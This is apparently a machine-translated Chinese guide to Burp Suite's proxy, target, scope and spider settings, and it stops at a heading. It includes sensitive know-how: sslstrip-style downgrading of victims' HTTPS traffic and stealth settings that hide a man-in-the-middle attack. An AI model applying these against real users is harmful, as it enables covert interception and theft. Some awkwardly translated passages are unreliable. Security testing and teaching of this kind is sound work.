规则按顺序处理，并且使用布尔运算符 AND 和 OR 组合。这些都与处理简单的“从左到右”的逻辑，其中每个算子的范围，如下所示：(所有规则之前累积的结果) 和/或 (当前规则的结果) 所有活动的规则在每封邮件进行处理，并最终活动规则应用后的结果确定消息是否被拦截或转发的背景。“自动更新内容长度”复选框控件时，这已被用户修改是否 Burp 自动更新消息的 Content-Length 头。使用这个选项通常是必不可少的，当 HTTP 主体已被修改。

如果有需求，可以在请求结束时自动修复丢失或多余的新行。如果编辑请求不包含标题下面一个空行，Burp 会添加此。如果与含有 URL 编码参数的身体的编辑请求包含任何换行符在身体的末端，Burp 就会删除这些。这个选项可以是有用的纠正，而手动编辑在拦截视图的要求，以避免发出无效的请求向服务器发出的错误。

Response Modification

设置用于执行自动响应的修改。您可以使用这些选项通过自动重写应用程序响应的 HTML 来完成各种任务。 下列选项在数据删除客户端控件可能是有用的：

显示隐藏的表单字段。 （有一个子选项，以突出强调取消隐藏栏在屏幕上，便于识别。 ）

启用已禁用的表单域

删除输入字段长度限制

删除的 JavaScript 表单验证

下列选项可用于禁止客户端逻辑用于测试目的(注意 ,这些特征并非设计用来作为 NoScript 的的方式进行安全防御) 有用：

删除所有的 JavaScript。

删除<object>标记。

下列选项可用于提供对受害用户的流量在不知不觉中被通过 BurpSuite 代理 sslstrip 般的攻击。您可以在与听者选项强制 SSL 的传出请求，以有效地从用户的连接剥离 SSL 一起使用这些：

转换 HTTPS 为 HTTP 的链接。

删除 cookie 安全标志。

Match and Replace

用于自动替换请求和响应通过代理的部分。对于每一个 HTTP 消息，已启用的匹配和替换规则依次执行，以及任何适用的替代品制成。规则可以分别被定义为请求和响应，对于消息头和身体，并且还特别为只请求的第一行。每个规则可以指定一个文字字符串或正则表达式来匹配 ,和一个字符串来替换它。对于邮件头 ,如果匹配条件 ,整个头和替换字符串匹配留空，然后头被删除。如果指定一个空的匹配表达式，然后替换字符串将被添加为一个新的头。有可协助常见任务的各种缺省规则 - 这些都是默认为禁用。 匹配多行区域。您可以使用标准的正则表达式语法来匹配邮件正文的多行区域。

在替换字符串，组可以使用其次为索引$引用。所以下面的替换字符串将包含被匹配在上述正则表达式，该标记的名称，如图 1-1-12：

图 1-1-12

SSL Pass Through

用于指定目标 Web 服务器为其 Burp 会直接通过 SSL 连接。关于通过这些连接的请求或响应任何细节将在代理拦截视图或历史。

通过 SSL 连接传递可以在这情况下是不能直接消除了客户端的 SSL 错误是非常有用 - 例如，在执行 SSL 证书钉扎的移动应用程序。如果应用程序访问多个域，或使用 HTTP 和 HTTPS 连接的混合 ,然后通过 SSL 连接到特定问题的主机仍然可以让您以正常方式使用 Burp 其他交通工作。

如果启用该选项来自动添加客户端 SSL 协商失败的项目，然后 BurpSuite 会在客户端失败的 SSL 协议检测（例如，由于不承认 BurpSuite 的 CA 证书），并会自动将相关的服务器添加到 SSL 通通过列表。

Miscellaneous

控制 Burp 代理的行为的一些具体细节。下列选项可用：

Use HTTP/1.0 in requests to server - 该选项控制 BurpSuite 代理是否强制在请求目标服务器的 HTTP 1.0 版。默认设置是使用任何的 HTTP 版本所使用的浏览器。然而，一些遗留服务器或应用程序可能需要 1.0 版本才能正常工作。

Use HTTP/1.0 in responses to client - 目前所有的浏览器都支持这两个版本 1.0 和 HTTP 1.1 。从 1.0 版本开始已经减少了一些功能，迫使使用 1.0 版本有时会很有用，以控制浏览器的行为的各个方面，例如防止企图执行 HTTP 流水线。

Set response header “Connection:close” - 这个选项也可能是有用的，以防止 HTTP 流水线在某些情况下。

Unpack gzip / deflate in requests - 某些应用程序(通常是那些使用自定义客户端组件) ，压缩在请求消息体。该选项控制 BurpProxy 是否自动解压缩压缩请求主体。请注意，某些应用程序可能被破坏，如果他们期望的压缩体和压缩已通过 Burp 被删除。

Unpack gzip / deflate in responses - 大多数浏览器接受的 gzip 和响应紧缩压缩的内容。该选项控制 BurpSuite 代理是否自动解压缩压缩响应机构。请注意，您可以经常防止服务器试图通过删除请求(可能使用 BurpProxy 的匹配和替换功能)的 Accept-Encoding 头压缩的响应。 Disable web interface at http://burp - 如果你不得不配置你的听众接受无保护的接口上的连接，并希望阻止他人接触到 Burp 浏览器控件，此选项可能有用。

Suppress Burp error messages - 当某些错误时，默认情况下 BurpSuite 返回有意义的错误信息到浏览器。如果你想在隐身模式下运行 Burp，履行人在这方面的中间人攻击的受害者用户，那么它可能是有用的抑制这些错误信息来掩盖一个事实，即 Burp 是参与。

Disable logging to history and site map - 此选项可以防止 Burp 从记录任何请求到代理服务器的历史或目标站点地图。如果您使用的是 Burp 代理对于一些特定用途，如身份验证到上游服务器或进行匹配和替换操作 ,并且要避免产生内存和存储开销采伐牵扯它可能是有用的。

Enable interception at startup- 此选项可让您设定是否在 Burp 时启动代理截获应该启用。您可以选择始终启用拦截，始终禁用拦截，或者从 Burp 上次关闭恢复设置。

Target 功能

目标工具包含了 SiteMap，用你的目标应用程序的详细信息。它可以让你定义哪些对象在范围上为你目前的工作，也可以让你手动测试漏洞的过程。

Using Burp Target

在地址栏输入 www.baidu.com，如图 1-1-13：




图 1-1-13

这样看起来 site map 是不是很乱，则可以右击 add to scope，然后点击 Filter 勾选 Show only in-scope items，此时你再回头看 Site map 就只有百度一个地址了，这里 filter 可以过滤一些参数，show all 显示全部，hide 隐藏所有，如果勾选了表示不过滤，如图 1-1-14：




图 1-1-14

针对地址右击显示当前可以做的一些动作操作等功能。图 1-1-15 针对文件右击显示当前可以做一些动作操作等功能。图 1-1-16




图 1-1-15




图 1-1-16

2)Scope

这个主要是配合 Site map 做一些过滤的功能，如图 1-1-17：




图 1-1-17

Include in scope 就是扫描地址或者拦截历史记录里右击有个 add to scope 就是添加到这了，也可以自己手动添加。

Target 分为 site map 和 scope 两个选项卡

SiteMap

中心 Site Map 汇总所有的信息 Burp 已经收集到的有关地址。你可以过滤并标注此信息，以帮助管理它，也可以使用 SiteMap 来手动测试工作流程。

Target Information

SiteMap 会在目标中以树形和表形式显示，并且还可以查看完整的请求和响应。树视图包含内容的分层表示，随着细分为地址，目录，文件和参数化请求的 URL 。您还可以扩大有趣的分支才能看到进一步的细节。如果您选择树的一个或多个部分，在所有子分支所选择的项目和项目都显示在表视图。

该表视图显示有关每个项目（URL ， HTTP 状态代码，网页标题等）的关键细节。您可以

根据任意列进行排序表（单击列标题来循环升序排序，降序排序，和未排序）。如果您在表中选择一个项目，请求和响应（如适用）该项目显示在请求/响应窗格。这包含了请求和响应的 HTTP 报文的编辑器，提供每封邮件的详细分析。

站点地图汇总所有的信息 BurpSuite 已经收集到的有关申请。这包括：

所有这一切都通过代理服务器直接请求的资源。

已推断出通过分析响应代理请求的任何物品（前提是你没有禁用被动 Spider）。

内容使用 Spider 或内容发现功能查找。

由用户手动添加的任何项目，从其它工具的输出。

已请求在 SiteMap 中的项目会显示为黑色。尚未被请求的项目显示为灰色。默认情况下(与被动蜘蛛(passviely scan this host)启用），当你开始浏览一个典型的应用，大量的内容将显示为灰色之前，你甚至得到尽可能要求，因为 BurpSuite 发现在您所请求的内容链接到它。您可以删除不感兴趣的地址，如图 1-1-18：




图 1-1-18

Display Filter

Sitemap 可以用来隐藏某些内容从视图中，以使其更易于分析和对你感兴趣的工作内容的显示过滤器 Sitemap 上方的过滤栏描述了当前的显示过滤器。点击过滤器栏打开要编辑的过滤器选项。该过滤器可以基于以下属性进行配置：

Request type 你可以只显示在范围内的项目,只能与反应项目,或者带参数的请求。MIME type 您可以设定是否显示或隐藏包含各种不同的 MIME 类型，如 HTML，CSS 或图像的响应。 Status code 您可以设定是否要显示或隐藏各种 HTTP 状态码响应。 Search term 您可以过滤对反应是否不包含指定的搜索词。您可以设定搜索词是否是一个文字字符串或正则表达式，以及是否区分大小写。如果您选择了“消极搜索”选项，然后不匹配的搜索词唯一的项目将被显示。 File extension 您可以设定是否要显示或隐藏指定的文件扩展名的项目。 Annotation 您可以设定是否显示使用用户提供的评论或仅亮点项目。

Annotations

通过添加注释和批注亮点代理历史记录项。这可能是有用的描述不同要求的目的，并标记了进一步查看。

您可以通过添加注释和批注亮点代理历史记录项。这可能是有用的描述不同要求的目的，并标记了进一步查看。

两种方式添加亮点：

1)使用在最左边的表列中的下拉菜单中突出显示单个项目。

2)可以突出显示使用上下文菜单中的“亮点”项目的一个或多个选定的项目。

两种方法添加注释：

3)双击相关条目，注释列中，添加或编辑就地评论。

4)发表评论使用上下文菜单中的“添加注释”项目的一个或多个选定的项目。

除了以上两种，您也可以注释项目，它们出现在拦截选项卡，这些都将自动出现在历史记录表。 当您已经注明想要的请求，您可以使用列排序和显示过滤器后迅速找到这些项目。

Scope

Target scope 设置，可以从 SiteMap 中添加也可以手动添加扫描范围到 Scope。你可以在

Target SiteMap 和 Proxy history 上设置只显示在范围内的项目。并且可以设置代理拦截只有在范围内的请求和响应。Spider 会扫描在范围内的地址。专业版还可以设置自动启动在范围内项目的漏洞扫描。您可以配置 Intruder 和 Repeater 跟随重定向到任何在范围内的网址。发送 Burp 目标以适当的方式执行行动，只针对你感兴趣并愿意攻击项目，如图 1-1-19：




图 1-1-19

范围定义使用的 URL 匹配规则两个表 - 一个“包括(include)”列表和“exclude(排除)”列表中。Burp 根据一个 URL 地址来决定，如果它是目标范围之内，这将被视为是在范围上如果 URL 匹配至少一个“include”在内的规则，不符合“exclude”规则。这样能够定义特定的主机和目录为大致范围内，且距离该范围特定的子目录或文件（如注销或行政职能）排除。

Spider 功能

Burp Spider 是一个映射 web 应用程序的工具。它使用多种智能技术对一个应用程序的内容和功能进行全面的清查。 通过跟踪 HTML 和 JavaScript 以及提交的表单中的超链接来映射目标应用程序，它还使用了一些其他的线索，如目录列表，资源类型的注释，以及 robots.txt 文件。 结果会在站点地图中以树和表的形式显示出来，提供了一个清楚并非常详细的目标应用程序 视图。能使你清楚地了解到一个 web 应用程序是怎样工作的，让你

避免进行大量 的手动任务而浪费时间，在跟踪链接，提交表单，精简 HTNL 源代码。可以快速地确人应 用程序的潜在的脆弱功能，还允许你指定特定的漏洞，如 SQL 注入，路径遍历。

Using Burp Spider

要对应用程序使用 Burp Spider 需要两个简单的步骤：

1 使用 Burp Proxy 配置为你浏览器的代理服务器，浏览目标应用程序(为了节省时间，你可 以关闭代理拦截)。

2 到站点地图的”target”选项上，选中目标应用程序驻留的主机和目录。选择上下文菜单的” spider this host/branch”选项，如图 1-1-20：




图 1-1-20

你也可以在任何 Burp 工具的任意请求或响应上使用上下文菜单上选择” spider this item”。当你发送一个站点地图的分支来 spidering，Spider 会首先检查这个分支是否在定义好的 spidering 的范围内。如果不是，Burp 会提示你是否把相关的 URL 添加到范围里。然后，Burp 开始 spidering，并执行下面的操作：

在分支上，请求那些已被发现的还没被请求过的 URL。 在分支上，提交那些已被发现但提交 URL 错误的表单。 重复请求分支上的先前收到的状态码为 304 的项，为检索到一个应用程序的新(未进入缓存)副本。 对所有的检索到内容进行解析以确认新的 URL 和表单。只有发现新内容就递归地重复这些步骤。 继续在所有的范围区域内 spidering，直到没有

新内容为止。

注意 Spider 会跟踪任何在当前定义的 spidering 范围内的 URL 链接。如果你定义了一个 范围比较大的目标，并且你只选择了其中的一个分支来 spidering，这时 Spider 会跟踪所有进入到这个比较大的范围内的链接，于是也就不在原来的分支上 spider。为了确保 Spider 只在指定分支内的请求上，你应该在开始时，就把 spidering 范围配置为只在这个分支上。你应该小心地使用 Burp Spider。在它的默认设置上，Spider 会在 spidering 范围内使用 默认输入值，自动地提交任意表格，并且会请求许多平常用户在只使用一个浏览器不会发出 的请求。如果在你定义范围的 URL 是用来执行敏感操作的，这些操作都会被带到应用程序 上。在你完全地开始自动探索内容之前，使用浏览器对应用程序进行一些手动的映射，是非常可取的。

Control tab

这个选项是用来开始和停止 Burp Spider，监视它的进度，以及定义 spidering 的范围。

Spider Status




图 1-1-21

1)Spider running

这个是用来开始和停止 Spider。Spider 停止后，它自己不会产生请求，但它会 继续处理通过 Burp Proxy 的响应，并且在 spidering 范围内的新发现的项都会送入请求队列 里，当 Spider 重新启动时，再来请求。这里显示的一些 Spider 进度的指标，让你能看到剩

余的内容和工作量的大小。

2)Clear queues

如果你想改变你工作的优先权，你可以完全地清除当前队列的项目，来让其他 的项目加入队列。注意如果被清除的项目如果还在范围内并且 Spider 的分析器发现有新的 链接到这个项目，那么它们还会加入队列。

Spider Scope

在这个面板里，你能精确地定义 Spider 的请求范围。最好的方法通常是使用一套广泛的目标范围，默认情况下，蜘蛛会使用该范围。如果您需要定义不同范围的蜘蛛使用，然后选择 “Use custom scope(使用自定义范围)”。进一步的配置面板会出现在相同的方式套件范围的目标范围内面板的功能。如果你使用自定义范围并向 Spider 发送不在范围内 的项，则 Burp 会自动更新这个自定义的范围而不是 Suite 范围。

Options tab

这个选项里包含了许多控制 Burp Spider 动作的选项，如下描述。这些设置在 spider 启动后还可以修改的 ,并且这修改对先前的结果也是有效的。例如 ,如果增加了最大链接深度，在以前的最大链接深度外的链接如果满足现在的条件，也会加入到请求队列里。

Crawler Settings




图 1-1-22

1)check robots.txt

如果这个选项被选中，Burp Spider 会要求和处理 robots.txt 文件，提取内容链接。这个文件是由机器人排除协议控制的蜘蛛状制剂在互联网上的行为。请注意，注意 Burp Spider 不会确认 robots 排除协议。Burp Spider 会列举出目标应用程序的所有内容，请求所有在范围 内的 robots.txt 条目。

2)detect custom "not found" responses

HTTP 协议需要向 Web 服务器返回 404 状态码，如果一个请求的资源不存在。然而，许多 Web 应用程序返回使用不同的状态代码定制为“not found”的网页。如果是这种情况，则使用该选项可以防止误报的网站内容的映射。Burp Spider 从每个域请求不存在的资源，编制指纹与诊断“not found”响应其它请求检测定制“not found”的回应。

3)ignore links to non-text content

常常需要推断出在 HTML 上下文里链接到特殊资源的 MIME 类型。例如，带有 IMG 标记的 URL 会返回图像；那些带有 SCRIPT 标记的会返回 JavaScript。 如果这个选项被选中，Spider 不会请求在这个上下文出现的出现的非文本资源。使用这个选 项，会减少 spidering 时间，降低忽略掉感兴趣内容的风险。

4)request the root of all directories

如果这个选项被选中，Burp Spider 会请求所有已确认的目标 范围内的 web 目录，除了那些目录里的文件。如果在这个目标站点上目录索引是可用的， 这选项将是非常的有用。

5)make a non-parameterised request to each dynamic page

如果这个选项被选中，Burp Spider 会对在范围内的所有执行动作的 URL 进行无参数的 GET 请求。如果期待的参数没有被接收， 动态页面会有不同的响应，这个选项就能成功地探测出添加的站点内容和功能。

6)maximum link depth

这是 Burp Suite 在种子 URL 里的浏览”hops”的最大数。0 表示让 Burp Suite 只请求种子 URL。如果指定的数值非常大，将会对范围内的链接进行无限期的有效跟踪。将此选项设置为一个合理的数字可以帮助防止循环 Spider 在某些种类的动态生成的内容。

7)Maximum parameterized requests per URL

请求该蜘蛛用不同的参数相同的基本 URL 的最大数目。将此选项设置为一个合理的数字可以帮助避免爬行“无限”的内容，如在 URL 中的日期参数的日历应用程序。

Passive Spidering(被动扫描)

